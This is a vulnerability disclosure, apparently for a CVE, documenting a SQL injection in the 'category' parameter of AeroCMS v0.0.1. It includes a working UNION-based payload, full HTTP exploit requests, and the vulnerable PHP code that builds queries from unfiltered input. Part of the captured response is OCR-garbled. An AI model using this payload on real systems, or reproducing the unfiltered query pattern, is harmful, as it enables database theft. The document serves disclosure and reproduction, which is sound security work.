rdyx0 / **CVE** Public

Code

Issues

Pull requests

Actions

Projects

Security

Insights

master ▪

CVE / AeroCMS / AeroCMS-v0.0.1-SQLi / category_sql_injection / category_sql_injection.md

…

52 lines (34 sloc) 1.6 KB

…


category_sql_injection

Step to Reproduct

- The `category` parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.

Exploit

Query out the current user




```
GET /AeroCMS-0.0.1/category.php?category=2+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NULL,NULL,NULL,NULL--+- HTTP/1.1
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://localhost/AeroCMS-0.0.1/category.php?category=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=fpqkconpb4b9jun4m01lb2kman
Connection: close
```

```
</small>
'h1>

-- First Blog Post -->
12>
<a href="post.php?p_id="></a>
'h2>
 class="lead">
by <a href="index.php"></a>
'p>
>
<span class="glyphicon glyphicon-time"></span>

'p>
ır>
mg class="img-responsive" src="images/root@localhost" alt="">
ır>
>
'p>
 class="btn btn-primary" href="#">Read More <span class="glyphicon glyp
```

Vulnerable Code

```
AeroCMS-0.0.1\category.php
```

The category parameter is passed in the GET mode and brought into the mysql_query() function without filtering



```
<?php

    if(isset($_GET['category']))  $_GET: {category => "2 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NULL,NULL,NULL,NULL-- -"}[1]
    {
        $the_get_category_id = $_GET['category'];  $the_get_category_id: "2 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NULL,NULL,NULL,NULL-- -"   $_GET: {category => "2 UNION ALL SELECT

        if(isset($_SESSION['user_role']) && $_SESSION['user_role'] == 'Admin')
        {
            $query = "SELECT * FROM posts WHERE post_category_id = $the_get_category_id";  $query: "SELECT * FROM posts WHERE post_category_id = 2 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,user(),N
        }
       else
       {
            $query = "SELECT * FROM posts WHERE post_category_id = $the_get_category_id AND post_status = 'published'";  $the_get_category_id: "2 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,user(),NU
       }



    $result = mysqli_query($connection, $query);  $connection: {affected_rows => 2, client_info => "mysqlnd 5.0.12-dev - 20150407 - $Id: 38fea24f2847fa7519001be390c98ae0acafe387 $", client_version => 50
"SELECT * FROM posts WHERE post_category_id = 2 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NULL,NULL,NULL,NULL-- - AND post_status = 'published'"
```

SQL query statements

```
SELECT * FROM posts WHERE post_category_id = 2 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NU
```

POC

- Injection Point

```
category=2+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NULL,NULL,NULL,NULL--+-
```

- Request

```
GET /AeroCMS-0.0.1/category.php?category=2+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,user(),NULL,NULL,N
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.428
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
Referer: http://localhost/AeroCMS-0.0.1/category.php?category=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=fpqkconpb4b9jun4m0llb2kman
Connection: close
```